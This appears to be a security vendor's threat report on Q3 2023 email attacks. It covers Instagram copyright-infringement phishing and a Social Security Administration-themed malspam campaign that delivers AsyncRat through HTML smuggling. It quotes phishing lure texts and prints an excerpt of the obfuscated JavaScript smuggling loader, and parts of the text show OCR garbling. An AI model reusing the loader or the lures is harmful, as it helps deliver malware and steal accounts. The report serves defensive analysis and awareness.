
If you do not object to this decision, your account will be permanently deleted from our servers within 48 hours.

Thanks,
Instagram Team

from
Meta


© Instagram. Meta Platforms, Inc., 1601 Willow Road, Menlo Park, CA 94025

Instagram phishing email



Hi Dear Instagram User! Your account does not comply with Instagram access policy for the specified reason. We recently received a report a photo posted on your Instagram. An image of your album is reported to contain copyright content. If no objection is made about the copyrighted work, we will need to remove your account. If you think this is a mistake, you can request a new assessment. Objection Form This message was sent to You.Not your account? Remove your email from this account. © Instagram. Facebook Inc., 1601 Willow Road, Menlo Park, CA 94025

Previously detected Instagram phishing email



https://bio.site/metafor[redacted]

Instagram Copyright

YOU HAVE BEEN REDIRECTED TO THIS PAGE AND YOUR ACCOUNT VIOLATES OUR RULES.CONTINUE THE FORM BY PRESSING THE GO TO FORM BUTTON.

https://mediafor[redacted].xyz/book/

Instagram phishing form

Instagram was the ninth most impersonated brand in Q3 2023, proof the social media giant remains an attractive target for hackers.

In August, Vade detected phishing campaigns spoofing Instagram copyright infringement. The attack notifies the victim of a complaint against them. It instructs them to click a link and address the complaint; otherwise, their "account will be permanently deleted from our servers within 48 hours." The email also addresses the victim directly with a personalized greeting to create the appearance of legitimacy.


As usual, texts and designs evolve over time. Below is an example of an Instagram infringement attack previously detected by Vade.

Recently, the attackers leveraged the website bio.site by crafting a webpage reusing elements from Instagram (logo, graphic, etc.). The webpage contains a malicious link redirecting the victim to the phishing page after clicking on it.

First reported in 2021 by Sophos, Instagram infringement scams aren't a new threat. However, these campaigns remain active and a threat. phishing page after clicking on it.

MALWARE DISTRIBUTION CAMPAIGNS LEVERAGING HTML SMUGGLING

Between September 4 and 6, Vade observed a malspam distribution campaign. Around 140,000 emails were sent from Amazon SES during this 3-day period. The campaign starts with an email impersonating the United States Social Security Administration. The message alerts the recipient that a statement is available for download.



From noreply@ssa <ssagov-alerts@stridetutoring.com>
To [redacted]
Subject **Please view your protected attachment file-BRY6KW6604897133**

To see your Statement, please download the file from this link https://www.ssa.gov/forms/your_report.

We hope you find your new Statement useful and informative


Thank you for using the Social Security Administration's services.
Please do not reply to this email, as we are unable to respond to messages sent to this address.

No.:4825202687
ID:#KFSVYUK1TWRR2F

Email impersonating US Social Security Adminstration

The URL hidden behind the hyperlink points to an Amazon service used for redirection: awstrack.me. At the end of the redirection an HTM file hosted on Google Drive will be automatically downloaded. On opening, a ZIP archive named "Rcpt_1638902093.zip" will be downloaded using HTML Smuggling.

Without delving too far into malware analysis, this ZIP contains a file named Rcpt_1638902093.vbs, the first stage of an infection chain installing AsyncRat, a Remote Access Tool (RAT) designed to remotely monitor and control other computers.



```
            var LBZQ =
'UEsDBBQ.BP9.BP9.BP9.BP9I.BP9PxaJFeWxXZX8.BP9E.BP9.BP9DID.BP9.BP9.BP9T.BP9.BP9.BP9.BP9UmNwdF8xNjM4OT.BP9yMDkzLnZic3VSXW/aMBR9r9T
cHtI0Qu793SFIorUlGkRgSF.BP9J/Gy3n1i6FYhYEUFcwmS/CNKtHUU54IhrJ14+h4byW840X59eeK57KEXEagnsIsg+Tle7xdQoUYXu776lmwB+N8q.BP9/Xw23wEyL
o1mle0S0/SxNMqJqOu45XJ3k7DodfFStSocsNa7VgcsUq3sNLkbeqU2dNE9FdmPRYJ3LsPj2cX0bZP0NjmSzi+RI834U0rDVvmbUyDj6T0rvVsLi34tfH9/s4K65pyk+
S5V0TfBD94c2oBwqbWvqupSi5xB7C4VP0TDC8Ew3f42+lthDJtuOBjwt0aqlrUcux/Sj+d9rJmQNFfVgI790EzG8SSg+k1j1/0ZTuB68TSMIMXuKfNummfHo2Gn6d6W4
Hw.BP9U.BP9.BP9.BP9.BP9C.BP9D8WiRXlsV2V/.BP9B.BP9.BP9.BP9y.BP9w.BP9.BP9Ew.BP9k.BP9.BP9.BP9.BP9.BP9.BP9.BP9.BP9.BP9C.BP9.BP9.BP9.
.BP9.BP9.BP9.BP9.BP9Q.BP9Y.BP9En7lPdc39kBSfuU91zf2QFJ+5T3XN/Z.BP9VBLBQY.BP9.BP9.BP9.BP9.BP9.BP9Q.BP9B.BP9GU.BP9.BP9.BP9.BP9h.BP9
            return LBZQ.replaceAll(".BP9", "A");
        }
        function CDZN(pameAjsMTYht) {
            var PNVE = atob(pameAjsMTYht);
            var GTXZ = PNVE.length;
            var XDRZ = Math.ceil(PNVE.length / 1024);
            var KBEZ = new Array(XDRZ);
            var MVCT = 0
            for (; MVCT < XDRZ;) {
                var VXRT = MVCT * 1024;
                var OMNW = Math.min(VXRT + 1024, GTXZ);
                var BXWR = new Array(OMNW - VXRT);
                var PBVX = VXRT, i = 0
                for (; PBVX < OMNW;) {
                    BXWR[i] = PNVE[PBVX].charCodeAt(0);
                    ++i, ++PBVX
                }
                KBEZ[MVCT] = new Uint8Array(BXWR);
                ++MVCT
            }
            var KIBC = 'aFaT7EpFaT7EpFaT7ElFaT7EiFaT7EcFaT7EaFaT7EtFaT7EiFaT7EoFaT7EnFaT7E/FaT7EoFaT7E'.replaceAll("FaT7E", "");
            return new Blob(KBEZ, { type: KIBC + 'ctXrOoTXrOoTXrOoTXrOoTXrOoTXrOoTXrOoTXrOoTet-sXrOoTXrOoTXrOoTXrOoTXrOoTXrOoTXr
"")});
        }
        var JBVC = document.createElement('a');
        JBVC.href = URL.createObjectURL(CDZN(PJCX()));
        var GONV = 'zNEYbWp'.replaceAll("NEYbW", "i");
        var XRVQ = TRXH() + GONV;
        JBVC.download = 'Rcpt_1638902093' + XRVQ;
        JBVC.click();
```

Overview of source code - HTML Smuggling technique

EMAIL IS THE TOP VECTOR FOR PHISHING AND MALWARE THREATS

Email continues to be the top vector for phishing and malware attacks before and after initial compromise. Protecting against these threats requires a combination of sophisticated solutions and human insights.

To protect your organization, look to adopt integrated email security solutions like Vade for M365, which layers protection onto the native security features of Microsoft 365 and Google Workspace. Also, implement automated phishing awareness training to make users proficient at identifying and reporting threats. And to secure users from web-based attacks that originate from email—and on any device—look to augment your defenses with remote browser isolation (RBI).

About Vade

Vade is a global cybersecurity company that secures human collaboration with a combination of AI and human-powered detection and response. Vade's products and solutions protect consumers, businesses, and organizations from email-borne cyberattacks, including malware/ransomware, spear phishing/ business email compromise, and phishing.

Vade is a fast-growing, channel-first company with a growing network of MSP and MSSP partners, as well as distribution agreements with leading distributors and aggregators in North America, EMEA, and Asia. Founded in 2009, Vade protects more than 1.4 billion corporate and consumer mailboxes and serves the ISP, SMB, and MSP markets with award-winning products and solutions that help increase cybersecurity and maximize IT efficiency.

vade

Subscribe to our blog:

www.vadesecure.com/en/blog

Follow us :

@vadesecure